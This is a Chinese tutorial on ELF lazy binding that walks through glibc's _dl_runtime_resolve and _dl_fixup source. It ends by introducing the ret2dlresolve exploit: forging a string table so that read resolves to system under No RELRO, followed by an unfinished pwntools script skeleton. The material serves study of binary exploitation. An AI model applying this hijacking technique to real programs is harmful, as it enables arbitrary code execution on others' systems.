由延迟绑定机制引发的漏洞(ret2dlresolve)
延迟绑定的触发和前期过程
若程序使用动态链接进行函数调用,那么在物理内存上只需要加载一份动态链接库文件(Linux上为 libc.so.6 文件)即可,程序按需进行调用。如此,多个程序可以共享一份物理内存上的动态链接库,当程序需要调用外部函数时,内核会从该程序的虚拟内存中映射一块到该函数所在的物理内存上。
当程序还没有调用动态链接库中的函数时,由于操作系统还没有给出该块虚拟内存,所以此时程序的 .got.plt 相应函数地址上的数据并不是一个函数的真实地址。而 .got.plt 是程序调用函数的入口,因此在程序调用动态链接函数时,会有一个专门的过程用于找到这一块虚拟地址并写入 .got.plt 段上对应的条目,也就是延迟绑定。
区别 .plt.got 和 .got.plt
你可能在静态分析时在 .plt 段下找到 .plt.got 段,它和 .got.plt 名称相似,但具体作用完全不一样。
.plt.got

.plt.got 段属于 plt 表,当程序使用动态链接时才会存在。这里的函数区别于 .plt 上的函数,不适用延迟绑定而使用立即绑定,可以算作是被动态链接豁免的部分。
通过此表调用的函数通常是被编译器认为需要在启动时立即执行的函数,比如下面这个完整的 .plt.got 段中唯一存在的函数
__gmon_start__,该函数在程序早期就被调用。.got.plt

.got.plt 段属于 got 表,此处用于存放函数的真实地址,当然在延迟绑定第一次调用之前则是一个 jmp 指令,该指令用于跳转到 .plt 上的 push 指令,此处也是延迟绑定过程的起点。
在延迟绑定中 .got.plt[0]、.got.plt[1]、.got.plt[2] 为固定表项,分别存储了指向 .dynamic 段、
link_map结构体以及_dl_runtime_resolve函数的地址。三者在延迟绑定中是必不可少的参数。后面的表项为函数表项,为存放函数的真实地址预留空间。红色框选的区域为固定表项,蓝色框选区域为函数表项。
由于
link_map和_dl_runtime_resolve二者都属余动态链接器内的结构和函数,需要在运行时才能看到,所以在 IDA 内显示为 0。在 gdb 内调试可以看到二者的地址分别为0x7ffff7ffe2f0和0x7ffff7fd5c40。.plt 段上的结构

.plt 上的头部 .plt[0] 是公共解析器,此处将
link_map(0x601008)压栈并跳转到_dl_runtime_resolve(0x601010)函数。

后面的部分是属于各个需要调用的动态链接函数的函数存根,函数存根会先尝试跳转到 .got.plt 段上0x601028调用函数,如果失败则进入下面的 push 指令压入重定位索引并跳转到公共解析器。
区别于静态链接,程序调用动态链接函数会跳转到 .plt,之后 .plt 会跳转到 .got.plt 就可以调用函数了,丝滑无阻。动态链接中由于 .got.plt 上没有真实地址了,就需要跳回 .plt 上去压入重定位索引、调用_dl_runtime_resolve函数了。


上面大概说明了延迟绑定的触发原因,大概顺序为:
① 第一次调用动态链接函数执行 call 指令
② 进入 .plt 的函数存根尝试直接调用
③ .got.plt 的函数表项中没有真实函数,跳回 .plt
④ 执行 .plt 的 push 指令压入重定位索引
⑤ 跳转到 .plt[0] 上的公共解析器
⑥ 压入 link_map 地址,调用 _dl_runtime_rolve 函数
link_map 结构体是什么?
前面在 .got.plt 段的说明中提到,link_map 连同 _dl_runtime_resolve 函数都是动态链接器(Linux中为 ld-linux.so 文件)定义的。程序需要调用的动态链接函数位于 libc.so.6 文件里(也称作已加载共享对象),link_map 就是一个用于描述某个编译后文件的结构体,其内部有很多重要的成员数据比如 l_info ,这个数组直接索引了 .dynamic 段中的各个条目比如符号表 .dynsym、字符串表 .dynstr 、重定位表 .rela.dyn 等等。
后续 _dl_runtime_resolve 函数会通过这个结构体的信息在内存上找到特定的已加载共享对象,进而计算出需要调用函数的地址。
正常情况下,在 _dl_runtime_resolve 函数中传入的 link_map 指向的是发生函数调用的那个模块。它可以是可执行文件本身,也可以是任何一个动态链接库。
link_map结构体内部通过l_next和l_prev指针将多个已加载共享对象串联为双向链表,便于动态链接器进行遍历和管理。
_dl_runtime_resolve 和 _dl_fixup
上面六步过程中两次分别压入栈的重定位索引和 link_map 地址,其实就是 _dl_runtime_rolve 函数的参数,但由于 _dl_runtime_rolve 的核心过程都由内部的 _dl_fixup 函数完成,所以从 _dl_fixup 的函数签名中可以看到二者(分别为 ElfW(Word) reloc_arg 和 link_map *l )。
DL_FIXUP_VALUE_TYPE
attribute_hidden __attribute ((noinline)) DL_ARCH_FIXUP_ATTRIBUTE
_dl_fixup (
# ifdef ELF_MACHINE_RUNTIME_FIXUP_ARGS
	   ELF_MACHINE_RUNTIME_FIXUP_ARGS,
# endif
	   struct link_map *l, ElfW(Word) reloc_arg)
_dl_runtime_resolve的内部实现
_dl_runtime_resolve函数内部由汇编实现,内部的主要实现为保存调用者寄存器上下文并调用_dl_fixup。该函数根据处理器支持的指令集不同有相对应的实现,比如在 x86-64 SSE 版本中:.text .globl _dl_runtime_resolve .type _dl_runtime_resolve, @function cfi_startproc _dl_runtime_resolve: cfi_adjust_cfa_offset(16) # 处理传入的 2 个参数 subq $56, %rsp # 开辟 56 位的栈空间用于储存栈帧 cfi_adjust_cfa_offset(56) movq %rax, (%rsp) movq %rcx, 8(%rsp) movq %rdx, 16(%rsp) movq %rsi, 24(%rsp) movq %rdi, 32(%rsp) movq %r8, 40(%rsp) movq %r9, 48(%rsp) # 保存 xmm0 - xmm7 寄存器 movaps %xmm0, 56(%rsp) movaps %xmm1, 72(%rsp) movaps %xmm2, 88(%rsp) movaps %xmm3, 104(%rsp) movaps %xmm4, 120(%rsp) movaps %xmm5, 136(%rsp) movaps %xmm6, 152(%rsp) movaps %xmm7, 168(%rsp) movq 208(%rsp), %rsi # 从栈中获取 reloc_arg 参数 movq 200(%rsp), %rdi # 从栈中获取 link_map 参数 call _dl_fixup@PLT # 调用 _dl_fixup 进行符号解析 # 将解析后的地址存入 RAX,并从栈中恢复所有保存的寄存器 movq (%rsp), %rax movq 8(%rsp), %rcx movq 16(%rsp), %rdx movq 24(%rsp), %rsi movq 32(%rsp), %rdi movq 40(%rsp), %r8 movq 48(%rsp), %r9 movaps 56(%rsp), %xmm0 movaps 72(%rsp), %xmm1 movaps 88(%rsp), %xmm2 movaps 104(%rsp), %xmm3 movaps 120(%rsp), %xmm4 movaps 136(%rsp), %xmm5 movaps 152(%rsp), %xmm6 movaps 168(%rsp), %xmm7 addq $56, %rsp cfi_adjust_cfa_offset(-56) # 调整栈顶,跳过之前压入的 2 个参数 leaq 16(%rsp), %rsp cfi_adjust_cfa_offset(-16) # 跳转到解析出的函数地址 jmp *%rax cfi_endproc .size _dl_runtime_resolve, .-_dl_runtime_resolve
接下来看该函数的具体过程,源码(glibc 2.44.9000实现)放在下方,但后面会逐部分说明,看个大概即可。
{
  const ElfW(Sym) *const symtab
    = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
  const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);

  const uintptr_t pltgot = (uintptr_t) D_PTR (l, l_info[DT_PLTGOT]);

  const PLTREL *const reloc
    = (const void *) (D_PTR (l, l_info[DT_JMPREL])
		      + reloc_offset (pltgot, reloc_arg));
  const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
  const ElfW(Sym) *refsym = sym;
  void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
  lookup_t result;
  DL_FIXUP_VALUE_TYPE value;

  /* Sanity check that we're really looking at a PLT relocation.  */
  assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);

   /* Look up the target symbol.  If the normal lookup rules are not
      used don't look in the global scope.  */
  if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
    {
      const struct r_found_version *version = NULL;

      if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
	{
	  const ElfW(Half) *vernum =
	    (const void *) D_PTR (l, l_info[VERSYMIDX (DT_VERSYM)]);
	  ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
	  version = &l->l_versions[ndx];
	  if (version->hash == 0)
	    version = NULL;
	}

      /* We need to keep the scope around so do some locking.  This is
	 not necessary for objects which cannot be unloaded or when
	 we are not using any threads (yet).  */
      int flags = DL_LOOKUP_ADD_DEPENDENCY;
      if (!RTLD_SINGLE_THREAD_P)
	{
	  THREAD_GSCOPE_SET_FLAG ();
	  flags |= DL_LOOKUP_GSCOPE_LOCK;
	}

#ifdef RTLD_ENABLE_FOREIGN_CALL
      RTLD_ENABLE_FOREIGN_CALL;
#endif

      result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
				    version, ELF_RTYPE_CLASS_PLT, flags, NULL);

      /* We are done with the global scope.  */
      if (!RTLD_SINGLE_THREAD_P)
	THREAD_GSCOPE_RESET_FLAG ();

#ifdef RTLD_FINALIZE_FOREIGN_CALL
      RTLD_FINALIZE_FOREIGN_CALL;
#endif

      /* Currently result contains the base load address (or link map)
	 of the object that defines sym.  Now add in the symbol
	 offset.  */
      value = DL_FIXUP_MAKE_VALUE (result,
				   SYMBOL_ADDRESS (result, sym, false));
    }
  else
    {
      /* We already found the symbol.  The module (and therefore its load
	 address) is also known.  */
      value = DL_FIXUP_MAKE_VALUE (l, SYMBOL_ADDRESS (l, sym, true));
      result = l;
    }

  /* And now perhaps the relocation addend.  */
  value = elf_machine_plt_value (l, reloc, value);

  if (sym != NULL
      && __builtin_expect (ELFW(ST_TYPE) (sym->st_info) == STT_GNU_IFUNC, 0))
    value = elf_ifunc_invoke (DL_FIXUP_VALUE_ADDR (value));

#ifdef SHARED
  /* Auditing checkpoint: we have a new binding.  Provide the auditing
     libraries the possibility to change the value and tell us whether further
     auditing is wanted.
     The l_reloc_result is only allocated if there is an audit module which
     provides a la_symbind.  */
  if (l->l_reloc_result != NULL)
    {
      /* This is the address in the array where we store the result of previous
	 relocations.  */
      struct reloc_result *reloc_result
	= &l->l_reloc_result[reloc_index (pltgot, reloc_arg, sizeof (PLTREL))];
      unsigned int init = atomic_load_acquire (&reloc_result->init);
      if (init == 0)
	{
	  _dl_audit_symbind (l, reloc_result, reloc, sym, &value, result, true);

	  /* Store the result for later runs.  */
	  if (__glibc_likely (! GLRO(dl_bind_not)))
	    {
	      reloc_result->addr = value;
	      /* Guarantee all previous writes complete before init is
		 updated.  See CONCURRENCY NOTES below.  */
	      atomic_store_release (&reloc_result->init, 1);
	    }
	}
      else
	value = reloc_result->addr;
    }
#endif

  /* Finally, fix up the plt itself.  */
  if (__glibc_unlikely (GLRO(dl_bind_not)))
    return value;

  return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
}
不适用寄存器传参的
_dl_runtime_resolve也许你已经发现,程序调用
_dl_runtime_resolve使用的传参方法并不是64位系统标准的寄存器传参,而是通过 push 指令压栈传递了link_map和reloc_arg参数。原因其实很简单,程序调用
_dl_runtime_resolve是为了解析调用到的动态链接函数的真实地址,此时寄存器上存储的参数实际上是传递给动态链接函数的,如果_dl_runtime_resolve使用寄存器传参,那么前两个传递给动态链接函数的参数就会丢失。所以在_dl_runtime_resolve内部,它干的第一件事就是把当前寄存器上的所有值都压入栈,保存进栈帧中。当
_dl_runtime_resolve开始调用_dl_fixup时,才会把link_map和reloc_arg放入寄存器。也就是说,_dl_fixup还是遵循寄存器传参规则的。
获取符号表和字符串表
const ElfW(Sym) *const symtab = (const void *) D_PTR (l, l_info[DT_SYMTAB]);
const char *strtab = (const void *) D_PTR (l, l_info[DT_STRTAB]);
这两行代码作用是从 link_map 中提取自己的符号表 symtab 和字符串表 strtab 。
Elfw(t)这个宏用于处理 32位与64位 ELF 兼容性 的一个 GNU-style 宏技巧,它可以根据目标架构自动选择正确的类型。比如此处的 Elfw(Sym) 最后会展开为Elf64_Sym,这是一个预定义过的结构体,用于描述符号表。
D_PTR是一个专门设计用于从link_map中获取动态节条目内存地址的宏,用法就是传入link_map本身和l_info内的某个指针。返回的就是对应已加载共享对象的动态节条目地址。
获取 .got.plt 地址,计算当前重定位表项
const uintptr_t pltgot = (uintptr_t) D_PTR (l, l_info[DT_PLTGOT]);

const PLTREL *const reloc
    = (const void *) (D_PTR (l, l_info[DT_JMPREL])
		      + reloc_offset (pltgot, reloc_arg));
第一行依然是从 link_map 中取出自己的 .got.plt (不是 .plt.got)的地址,将其与先前压入栈的重定位索引作为参数传入 reloc_offset 函数,可以计算出当前 PLT 条目在重定位表 .rel.plt 中的偏移量,将其加上PLT 重定位表的起始地址就能得到当前 PLT 条目对应的重定位项(PLTREL)的内存地址。
这里的 .rel.plt 段是动态链接中非常重要的部分,编译后就作为可执行文件的一部分。这个段上面记录了多个
Elf64_Rela结构体,每一个需要动态链接调用的函数都会对应一个该结构体。这个段在 IDA 内不会特别标注,但可以手动查找。


Elf64_Rela结构体内部的字段有r_offset、r_info和r_addend,比如这里将read函数的Elf64_Rela结构体展开:
r_offset记录了函数在 .got.plt 上的地址偏移,用于后期的回写 got 表项。

r_info分为高32位和低32位两部分(64位系统中),其中高32位表示符号索引,这里read函数的3就表示在 .dynsym(动态符号表)索引为 3 的条目。在 IDA 中找到该表的第三个,对应的就是 read。
低32位表示重定向类型,此处的7代表R_X86_64_JUMP_SLOT,表示直接把解析出的函数地址填进 .got.plt 即可。
r_addend配合r_info使用,当r_info不表示R_X86_64_JUMP_SLOT时,可能需要将两者进行一定的运算之后才可以写入 .got.plt 段。
获取符号项,计算 got 表项的真实地址
const ElfW(Sym) *sym = &symtab[ELFW(R_SYM) (reloc->r_info)];
const ElfW(Sym) *refsym = sym;
void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);

第一、二两行就是根据 r_info 获取需要调用函数的动态符号表项,并保留一个副本。前面曾展示了 .dynsym 的全局结构,里面是很多 Elf64_Sym 结构体,展开如下(再次以 read 为例),可以看到结构体内部定义的一些字段。
第三行将 l_addr 和 r_offset 相加得到的 rel_addr 就是后续回写 got 表项的真实地址。也就是说,这里的 l_addr 就是程序运行时的基地址,但也在意料之内,毕竟前面说过 link_map 记录了加载进内存的共享对象的几乎所有信息。
断言检验 r_info 的低32位表示 R_X86_64_JUMP_SLOT
assert (ELFW(R_TYPE)(reloc->r_info) == ELF_MACHINE_JMP_SLOT);
这里与前面 Elf64_Rela 的说明呼应了,这里 ELF_MACHINE_JMP_SLOT 在当前 x86-64 架构的计算机中就是 7 ,也就是要求 r_info 的低32位代表 R_X86_64_JUMP_SLOT ,此处也说明了 _dl_fixup 函数只处理那种直接把解析出的函数地址填进 .got.plt 表项的情况(x86-64架构下)。
ELFW(R_TYPE)宏应该很好理解了,此处的功能就是取出r_info的低32位数据,不过为了兼容32位和64位逻辑进行了多层宏的包装。
分支一,符号需要跨模块查找
if (__builtin_expect (ELFW(ST_VISIBILITY) (sym->st_other), 0) == 0)
这条代码使用获得的符号表项内部的 st_other 字段来检测,该字段的低2位存储了符号的可见性数据,使用宏进行解析后进行判断,若低2位为 0 代表符号默认可见,需要跨模块搜索,此时进入 if 分支。
__builtin_expect宏用于告诉编译器此处期望st-other的低2位为 0,由于现实中绝大多数动态链接的符号都是全局可见的,这样编译器可以据此优化分支预测,将 if 分支视为常见路径。
const struct r_found_version *version = NULL;

if (l->l_info[VERSYMIDX (DT_VERSYM)] != NULL)
{
  const ElfW(Half) *vernum = (const void *) D_PTR (l, l->l_info[VERSYMIDX (DT_VERSYM)]);
  ElfW(Half) ndx = vernum[ELFW(R_SYM) (reloc->r_info)] & 0x7fff;
  version = &l->l_versions[ndx];
  if (version->hash == 0)
    version = NULL;
}
此处先检查该共享对象是否包含符号版本表,如果存在,从重定位项中取出符号索引,找到对应的版本号 ndx。如果该版本的哈希值为 0,说明该符号未定义或为特殊版本,则置空。
int flags = DL_LOOKUP_ADD_DEPENDENCY;
if (!RTLD_SINGLE_THREAD_P) {
  THREAD_GSCOPE_SET_FLAG ();
  flags |= DL_LOOKUP_GSCOPE_LOCK;
}
此处为设置查找标志与线程安全,用于保证符号查找过程在并发场景下的内存和模块安全性,具体过程不作解释。
result = _dl_lookup_symbol_x (strtab + sym->st_name, l, &sym, l->l_scope,
                               version, ELF_RTYPE_CLASS_PLT, flags, NULL);
这是该分支内延迟绑定的核心,在获得了前面的各种参数后,调用 _dl_lookup_symbol_x 在全局内依赖图中查找符号。也就是说,从这一步开始,程序终于跳脱出当前模块的边界,在进程虚拟地址空间内所有已加载库的符号表中查找所需函数的真实地址。
在完成 _dl_lookup_symbol_x 调用后,该过程会修改 sym 变量,其会指向 libc 中对应的 Elf64_Sym 结构体并使用该结构体上的 st_value 进行后续函数真实地址的计算。所以在经过该函数调用后 sym 变量指向的结构体已经不是引用方程序的了。
result 返回找到该符号的目标链接映射表,也是一个指向 link_map 结构体的指针。

前面在 IDA 中展示 .dynsym 段中的
Elf64_Sym结构体时,IDA 会在 st_name 右边写出函数的完整名称,实上该字段存储的并不是一个字符串,而是该字符串在字符串表中的偏移。IDA 使用该字符串的实际地址减去字符串表的起始地址来表示这个字段。如果我们手动计算可以得出
aRead的地址0x4003B8减去字符串表起始地址byte_4003A0即0x4003A0得到0x18,这才是st_name真正存储的数据。另外 .dynstr 的第一个表项总是空字节,用于处理某个符号没有名字的情况。
这下就不难理解为什么在_dl_lookup_symbol_x的第一个参数使用的是strtab + sym->st_name了,这个才是真正指向函数名称字符串的指针。
if (!RTLD_SINGLE_THREAD_P)
  THREAD_GSCOPE_RESET_FLAG ();
如果在第二步获取了锁,此处立即释放全局作用域锁,允许其他线程执行动态加载/卸载操作,不作多赘述。
value = DL_FIXUP_MAKE_VALUE (result,
                            SYMBOL_ADDRESS (result, sym, false));
这一步用于计算符号可跳转的最终地址,SYMBOL_ADDRESS 宏的内部核心过程就是将 result->l_addr (共享对象的内存加载基地址)与 sym->st_value (函数在文件中的偏移)相加得到。DL_FIXUP_MAKE_VALUE 宏用于处理不同处理器平台可能导致的不同情况。
st_value这个字段对于程序自己来说是外部依赖,在未进行延迟绑定时属于未定义符号,在 IDA 内显示为 0 。而对于动态链接库而言,该符号属于它给外界提供的公共接口,是一定有定义的。下图为某个动态链接库的
read函数在 IDA 内的Elf64_Sym结构体。

分支二,符号不跨模块查找
else
{
    value = DL_FIXUP_MAKE_VALUE (l, SYMBOL_ADDRESS (l, sym, true));
    result = l;
}
当符号表项内部的 st_other 字段表示该符号不为默认可见时,进入该 else 分支。
此时 value 直接使用当前模块的基地址和符号偏移计算得到。由于不需要跨模块,result 不指向任何外部模块的 link_map,被赋值为 l 。
处理重定位附加值和处理 IFUNC(间接函数)
value = elf_machine_plt_value (l, reloc, value);

if (sym != NULL
    && __builtin_expect (ELFW(ST_TYPE) (sym->st_info) == STT_GNU_IFUNC, 0))
  value = elf_ifunc_invoke (DL_FIXUP_VALUE_ADDR (value));
第一行用于适配不同处理器平台在某些重定位类型中,指令中除了符号地址外,还需要加上一个额外的常量偏移 r_addend 。
第二步用于处理间接函数,用于运行时选择最优函数实现,比如 memcpy 。这些函数虽然对外都使用一样的名称实现相同的功能,但是对于不同版本、不同架构的情况内部实现都略有不同,此处会依据当前系统的实际情况选择最优那个。
审计机制
#ifdef SHARED
  /* Auditing checkpoint: we have a new binding.  Provide the auditing
     libraries the possibility to change the value and tell us whether further
     auditing is wanted.
     The l_reloc_result is only allocated if there is an audit module which
     provides a la_symbind.  */
  if (l->l_reloc_result != NULL)
    {
      /* This is the address in the array where we store the result of previous
	 relocations.  */
      struct reloc_result *reloc_result
	= &l->l_reloc_result[reloc_index (pltgot, reloc_arg, sizeof (PLTREL))];
      unsigned int init = atomic_load_acquire (&reloc_result->init);
      if (init == 0)
	{
	  _dl_audit_symbind (l, reloc_result, reloc, sym, &value, result, true);

	  /* Store the result for later runs.  */
	  if (__glibc_likely (! GLRO(dl_bind_not)))
	    {
	      reloc_result->addr = value;
	      /* Guarantee all previous writes complete before init is
		 updated.  See CONCURRENCY NOTES below.  */
	      atomic_store_release (&reloc_result->init, 1);
	    }
	}
      else
	value = reloc_result->addr;
    }
#endif
只有在构建共享库版本的动态链接器( ld-linux.so )时才包含这段代码,审计机制只是 Glibc 提供的一个扩展点,用于运行时监控和干预符号绑定过程,此处不多赘述。
回写 got 表
if (__glibc_unlikely (GLRO(dl_bind_not)))
    return value;

return elf_machine_fixup_plt (l, result, refsym, sym, reloc, rel_addr, value);
第一行检查 dl_bind_not 是否被设置,若被设置即要求禁止回写 got,直接返回函数真实地址即可。这样每次调用该函授都要进行延迟绑定操作。
第二行为一般情况,调用 elf_machine_fixup_plt 函数进行 got 表回写操作,返回值也是函数真实地址。
ret2dlresolve 利用手法
当程序无法主动输出函数的真实地址时,可以考虑使用该方法。
根据程序启用的保护不同,ret2dlresolve 的利用方法存在差异,主要看 RELRO 保护的开启程度。
No RELRO
结合前面的过程分析可以知道,_dl_fixup 函数中最为关键的一步是调用 _dl_lookup_symbol_x 获得 result ,观察上面的参数,发现可能让程序解析出不同函数的参数就是第一个 strtab + sym->st_name 。
在 No RELRO 情况下,由于 .dynamic 段是可写的,可以尝试在攻击者可控的内存上伪造出一个字符表,将某个调用函数的偏移值对应的字符串改为危险函数名(比如 system ),这样当程序试图第一次调用该函数的时候实际就会解析成 system 。
或者通过 ROP 链将程序执行流劫持到 .plt 的 push 指令上,这样可以强制程序执行
_dl_runtime_resolve而不需要某个函数被第一次调用。
使用 python 伪代码可以写出如下 exp,这里假设程序只有一个 read 函数读入用户输入,目标是某一次最后让 read 解析为 system 。
from pwn import *
context(arch = 'amd64', os = 'linux', log_level = 'debug')

elf = ELF('./elf')
p = process('./elf')

# 1.必要的 ROP 链组成
ret =                 # 用于16位对齐
bss =                 # 攻击者可控的内存起始地址
